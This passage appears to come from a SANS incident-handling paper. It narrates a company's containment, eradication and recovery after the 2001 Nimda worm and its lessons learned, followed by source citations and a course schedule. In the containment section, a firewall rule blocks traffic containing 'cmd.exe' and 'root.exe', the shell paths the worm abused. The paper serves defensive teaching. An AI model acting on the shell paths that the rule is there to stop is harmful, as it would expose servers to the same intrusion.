At this time we decided that we had done the best that we could for now and it was time to go back to our research and try to finalize what was really happening. When we got back to our desks we wrote up an alert that we sent to everyone at our company explaining everything that we knew at that moment. Then the next bad thing struck, our inboxes started to fill with emails. We knew right away that somehow Nimda emails had gotten into our system. We quickly got a hold of our email administrator and had them shut down the email server. We began going to people’s desk and calling them on the phone to warn them again about the emails that were coming out and to delete them without opening them. We saw the emails had only come from one person, so we went to their office to discuss the situation with them. They said that they had not opened any email attachments that morning and had only been surfing the web. We decided

to shut down the machine until more information could be found. We went back to our offices only to find one of our coworkers standing there telling us that they had opened the Nimda email. We had his machine shut down as well.

After this last incident, we were able to sit back down and do more research. We also had a more specific goal in place now, how does one become infected when they did not open a Nimda email and does not have IIS running? The only other way we knew that it could spread at that time was through file shares and the two web servers that were infected did not have any network file shares associated with them. After sifting through more information, we finally found our answer. We learned that Nimda could spread to client machines if a user visited a web site that had been infected with Nimda. With this information we now knew the patch that would be necessary to be installed on user machines to protect them and we passed this information onto our desktop team so that they could begin to deploy the patch. Then we went checking through file shares to see what files my have been infected because of our users. We were lucky to find that our main network share had not yet been infected, however both infected users' had shares. Our desktops are set up so that /My Documents folders and just about everything else is stored on a server instead of a desktop. This makes it easier to rebuild machines when need be. However this also meant a share that became infected by Nimda. After all this had been completed, we held another meeting to discuss Nimda.

Containment

Much of what contained the worm happened before Nimda ever struck. We faired much better than many other companies that were completely infected. We did do active scanning to check patch levels and we did keep our administrators and users well informed. We send out security alerts when a major vulnerability is discovered and a patch is available. We did not allow our public web servers to have file shares or access to any other servers. This helped contain the worm to the single server that was infected. Another policy that paid off was that we had told all users to not use the "preview pane" option because of vulnerabilities related to that feature. In times of trouble it also helped that we had built up good communication with other teams in our company. All of these items added up to help us handle Nimda more efficiently.

To help contain the worm we met with our networking team and our system administrator teams to discuss options. We reviewed that Praetor had already protected us from outside emails but we still had a user become infected by browsing an infected web site. Our desktop team was currently making sure that all clients had current patches. The desktop team did have trouble getting to the Microsoft patch site because of the traffic on the Internet generated by Nimda and because of all the other users on the Internet attempting to get the patch. The desktop team finally managed to get a copy of the patch and they went around installing it on all the desktops. We turned off the two servers and two

desktops that showed signs of infection and all other machines had been checked for the appropriately applied patches.

We still did not have full information in about Nimda but we did know that it also alters many system files. This made us feel that it was unlikely to be an easy recovery. We removed all the files in the users' infected shares from the file server and placed them on CD. We were not quite sure how Nimda infected files and we wanted to be safe and remove them from our servers.

The networking team set up the filtering on the firewall to block the incoming connections containing "cmd.exe" and "root.exe". They also went a step further and set up egress filtering to stop this traffic from leaving our network. This step would then stop the traffic from leaving out network if we became infected again. This is considered to be a "good neighbor" policy on the Internet as we do not want to be seen as the ones that are spreading Nimda.

So with the two desktops turned off, our two servers disconnected from the network and filtering at the firewall, we felt we had the worm contained for now to the best of our abilities.

Eradication

Next we wanted to make sure that we had removed all traces of Nimda on our network. Our first discussion was on the desktops because we felt this would be the easiest decision. We came to the conclusion that it was best to just rebuild the desktops and start from scratch. The desktop team plugged the computers back in but never reconnected them to the network and formatted the hard drives of both machines. We still had all of their personal files on CD and after reading more information on Nimda we learned that it would only infect executables and that it did not infected other types of files that were in these shares. Therefore we removed the files "riched20.dll" and "readme.eml" from the copies of the file shares and ran the rest of there files through Norton Anti-Virus with updated signatures.

The discussion of the servers was more difficult. We had backups but rebuilding a server is almost always the last resort. The system administrators wanted the boxes up as quickly as possible so we decided to wipe them clean and start fresh. The server administrators formatted the machines to get rid of all information contained on them and decided to use the backups to rebuild the servers.

We also had the desktop team go around to our computer users and make sure that all the Nimda infected emails were removed from their systems and that "preview pane" option was not selected. So with users email systems clean and browsers up-to-date, there was no sign of infection left on the user side. We also educated all the users on Nimda in person. We wanted to stress the importance

of Nimda and we wanted to make sure that all the users understood everything. We were concerned about other ways that users could bring in Nimda, for example using outside email accounts that would not pass through Praetor.

Recovery

Now was the time to start to bring our machines back up on the network and attempt to restore services that had been shut down by Nimda. First while the desktop team was checking over desktop configurations, we had them make sure that all users had the most current anti-virus update on their systems. For all the updates and patches we had to make several attempts to download them once from the main server and then give copies of it to our desktop team because it was to hit and miss to be able to keep going out to the same sites to download the updates.

Next we had to bring back up the mail servers. The internal one was easy as it had only been shutdown to stop the spread of internal Nimda email and we had cleaned all that out of our network to avoid a repeat performance. The system administrator made sure that no Nimda emails were queued up and restarted it. We were once again able to send internal emails.

Next up was our mail server to the outside world. This was more difficult because there was nothing actually wrong with our configuration; just the amount of emails generated by Nimda cause our machine to lock up. To correct this we turned down the level of logging. Also normally when Praetor finds a problem with an email, it stores it in queue for the administrator to look over and decide whether the email may pass or not. We changed this feature to not queue any messages with the “readme.exe” attachment. We knew these steps would not resolve all of our problems with the email server but it would go a long way to getting mail services restored.

Next the two desktops were the easiest to bring back up. Our desktop team was able to use an image to quickly bring the machines back to operating level. They use images for all machines they build as this goes along with storing files on a file server to make rebuilding quicker and easier. They went through and made sure that all the options were correct, especially having the “preview pane” option disabled in Microsoft Outlook 2000. All patches were applied to the system for both Microsoft Windows 2000 and Microsoft Office 2000.

For our web servers, we decided to rebuild from backups because we had done a nightly backup before Nimda struck. We use Tivoli from IBM to perform all of our backups. Using the backup would mean that we lost any work that had been done on the machines since the backup the night before. Neither server had any content updates yet because Nimda struck early enough that no work had been put into the servers. The only changes to the servers since the backups, was the Nimda infection that we wanted to get rid of anyways. The servers were

reinstalled and brought back up by backups and all patches were applied. Now the true test was placing them back on the network, especially the one that sits outside our firewall. Once they were back up, everything on them worked fine but traffic was still slow due to the amount of Nimda traffic on the Internet. Some things you cannot fix and you have to deal with.

Lessons Learned

We learned that we were not as prepared for an incident of this magnitude as we had hoped to be. We were a relatively new team trying to change the corporate security culture and we learned that we still had a long way to go to getting to where we wanted to be security wise. This biggest lesson we learned is that communication is the key to success. To be able to get the right people in quickly and make an education decision might be the most important action is protecting, detecting and restoring from an incident. We had good communications with the other teams in our area but we did not utilize those relationships quickly enough. We should have gotten to the network administrators and system administrators as soon as possible. Even if we didn't have full information yet, we would have been able start an information sharing process. This could have helped us fill in the pieces early and maybe we would have been able to respond quicker and save some of our machines. Also communicating information to the end users quickly is important. The message needs to be clear and understandable even for the most non-technical person. End-user education is a necessity to protecting a network. If we had communicated some issues to them earlier, they may not have opened the infected emails or visited the infected web sites. Another important item that we never had considered was what happens when normal lines of communication break down. When our email servers went down, we were unsure of how to contact everyone. We ended up using phones and actually walking to people's desks to relay information. This proved to be very inefficient and we lost a lot of time in this process. After the incident we created a call list of everyone that we had to get in contact with during an incident. These contacts are then given the responsibility of relaying that information to the others that they are in charge of. Most, but not all, of the contacts are supervisors that convey our message to the individuals that work for them. This way instead of us contacting 120 people, we only have to contact 12. This can help save time and help the information reach the people who need it in a more timely fashion.

The next important lesson we learned is that you can never apply patches quick enough. Microsoft has been under fire recently for its patch security that many say is not working, but that debate is not in the scope of this paper. We were given plenty of time to get patches on for this vulnerability and we failed to do so. Better patch management and testing are necessary. We have since implemented a test lab that administrators are free to use to test patches and upgrades to make sure that they work as advertised and do not have any adverse affect on the applications that are running on the server. We have also

started keeping track of what patches administrators have applied by using an inventory application that keeps track of all patch levels. If a security alert is sent out about a vulnerability, depending on the criticality of it, a timeframe is decided that a patch must be installed by or a reason why that patch is not installed must be given. This way we can make sure that servers are up-to-date. For end-user patching we are working on implementing a Microsoft System Management Server, SMS, to distribute patches to end user machines. We also are keeping users' anti-virus software up-to-date by having the scheduler that comes with Norton, check every morning for updates. We have a server that checks Symantec for updates and then our end-user computers check our server for the update. This way we only download the update once and our end-users are not affected by traffic outside our network.

Another lesson we learned is that the Internet cannot be your end all solution to gathering information. Normally the Internet is a great place to research issues and find solutions but when an attack of this size clogs the Internet up, you are stuck empty handed and unable to receive information. We were able to resort to calling other security experts and acquaintances of ours to gather information that they had found. It is important to build these relations and maintain them even if it means just a friendly phone call once in awhile to make sure your contact can still be reached and that they remember you. Pooling the information from different sources helps to give a wider view on issues and can help to make sure that an attack is not directed at you. If we had contacted others and found that they were not seeing what we saw, then we would know that it was a concentrated attack.

Writing policies and enforcing those policies are important in getting your security issues under control. Policies need to be accessible to all users that are affected by what the policies state. It is also necessary that each person affected by the policy understand what the policy is stating and why it is important. Questions about policies should be encouraged and should never be ignored. This goes along with educating users. If people understand the policies then there is a better chance for compliance. Having them in an easily accessible area helps to make sure that everyone has a chance to read them and you don't have to worry about someone stating that they could not get to the policies. Also for every new policy written, an email should be sent to everyone in the company letting them know that a new policy has been written and maybe a sentence or two giving the main idea of the policy.

After the Nimda ordeal, we began looking at our network architecture. When we rebuilt our compromised server that sat outside our firewall, we ended up placing it right back outside our firewall. Another option would have been to move all of those outside servers behind the firewall and therefore they would be in a more protected area. We voted against that idea because we did not want it to be a snap decision. We had been talking about altering the network for some time before Nimda struck but nothing had been formalized and we did not want to

start leading ourselves down the wrong path again. Since then we have changed our network and have added another firewall and now all of our machines are behind some firewall. This is not a cure-all as we saw Nimda came through at first with no problems because we did not have a rule in place to block it. However, when we did decide to block the offending traffic, it was easy and effective. A secure network is the foundation of secure systems, but a secure culture is the ground that those two are built on and that stresses the importance of policies and education.

After Nimda finally settled down and we had our own lessons learned meeting we discovered that none of us had kept any detailed information about the events. We never documented any of the actions we took and we never did any analysis of the infected machines. We used a type of shotgun approach were we just flew through everything and got machines up and running as soon as possible. Had this actually of been a hacking incident, we would have had no evidence of what occurred and probably wouldn't have known ourselves what occurred. Plus if we had documented things as we went, afterwards we would have been able to go through and make notes about what worked and what didn't. As we were going through the meeting, we were forced to recall much of what we did from memory. Since this experience many of us have been to training and it has been decided that in the future we will use notebooks to keep track of everything we do during an incident and we will keep copies of all affected machines so that we can do an analysis of them later. We could have put new hard drives in the machines that we rebuilt and would have been able to use the originals to make exact copies to work on.

The last lesson that we learned was that even though you can never be prepared for everything, you can surely try. We learned that procedures were important and would have been helpful in tense situations. We had nothing down in writing of steps to follow or who to contact when Nimda struck. When things are happening fast, it is important to be able to think clearly. A checklist or some instructions to follow can help you feel that there is some order to the chaos and helps to make sure that things are not forgotten. We have written procedures for major viruses and worms, for hack attempts, for network outages and we continue to find more things that we need to write procedures for all the time. It is important to document steps that need to be taken in order to assure that things are done properly and the right people are notified of situations. Procedures also need to be tested. Procedures won't be worth anything if they do not work when you are trying to grab a handle on a situation.

Citation of Sources

1. http://www.redsiren.com/NIMDA.html
2. http://www.cert.org/incident_notes/IN-2001-09.html
3. http://www.symantec.com/avcenter/venc/auto/index/indexW.html
4. http://www.trendmicro.com/vinfo/virusencyclo/default2.asp?m=q&virus=nimda&alt=nimda
5. http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214173,00.html
6. http://whatis.techtarget.com/definition/0,289893,sid9_gci212839,00.html
7. http://searchsystemsmanagement.techtarget.com/sDefinition/0,,sid20_gci214004,00.html
8. http://searchwebservices.techtarget.com/sDefinition/0,,sid26_gci214177,00.html
9. http://whatis.techtarget.com/definition/0,,sid9_gci212633,00.html
10. http://www.incidents.org/react/nimda.pdf
11. http://www.cert.org/incident_notes/IN-2001-09.html
12. http://www.f-secure.com/nimda/nimda.shtml
13. http://www.caida.org/dynamic/analysis/security/nimda/
14. http://antivirus.about.com/library/weekly/aa091801a.htm
15. http://www.webopedia.com/TERM/N/NetBIOS.html
16. http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.html
17. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/veendf98/html/defunicode.asp
18. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-044.asp
19. http://www.microsoft.com/windows2000/techinfo/howitworks/management/mmcover.asp
20. http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf

Last Updated: October 15th, 2018

Upcoming SANS Penetration Testing

SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201810,	Oct 16, 2018 - Nov 29, 2018	vLive
Mentor AW - SEC504	Martinsburg, WV	Oct 17, 2018 - Oct 26, 2018	Mentor
Community SANS Ottawa SEC560	Ottawa, ON	Oct 22, 2018 - Oct 27, 2018	Community SANS
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201810,	Oct 23, 2018 - Nov 29, 2018	vLive
Community SANS Kansas City SEC560	Kansas City, KS	Oct 29, 2018 - Nov 03, 2018	Community SANS
SANS Houston 2018	Houston, TX	Oct 29, 2018 - Nov 03, 2018	Live Event
Houston 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Houston, TX	Oct 29, 2018 - Nov 03, 2018	vLive
SANS Gulf Region 2018	Dubai, United Arab Emirates	Nov 03, 2018 - Nov 15, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Nov 03, 2018 - Dec 08, 2018	Mentor
SANS Sydney 2018	Sydney, Australia	Nov 05, 2018 - Nov 17, 2018	Live Event
SANS DFIRCON Miami 2018	Miami, FL	Nov 05, 2018 - Nov 10, 2018	Live Event
SANS London November 2018	London, United Kingdom	Nov 05, 2018 - Nov 10, 2018	Live Event
Mentor Session - SEC560	Des Moines, IA	Nov 05, 2018 - Dec 08, 2018	Mentor
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
Community SANS Omaha SEC504	Omaha, NE	Nov 05, 2018 - Nov 10, 2018	Community SANS
Mentor Session - SEC504	Cincinnati, OH	Nov 06, 2018 - Dec 18, 2018	Mentor
SANS Osaka 2018	Osaka, Japan	Nov 12, 2018 - Nov 17, 2018	Live Event
Pen Test HackFest Summit & Training 2018	Bethesda, MD	Nov 12, 2018 - Nov 19, 2018	Live Event
Mentor Session - SEC504	Vancouver, BC	Nov 17, 2018 - Dec 15, 2018	Mentor
Mentor Session AW - SEC504	Hong Kong, China	Nov 25, 2018 - Dec 08, 2018	Mentor
SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
Austin 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
Austin 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Nov 26, 2018 - Dec 01, 2018	Community SANS
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
Mentor Session AW - SEC560	Colorado Springs, CO	Nov 28, 2018 - Dec 07, 2018	Mentor
SANS Santa Monica 2018	Santa Monica, CA	Dec 03, 2018 - Dec 08, 2018	Live Event
Community SANS Falls Church SEC560	Falls Church, VA	Dec 03, 2018 - Dec 08, 2018	Community SANS
SANS Dublin 2018	Dublin, Ireland	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event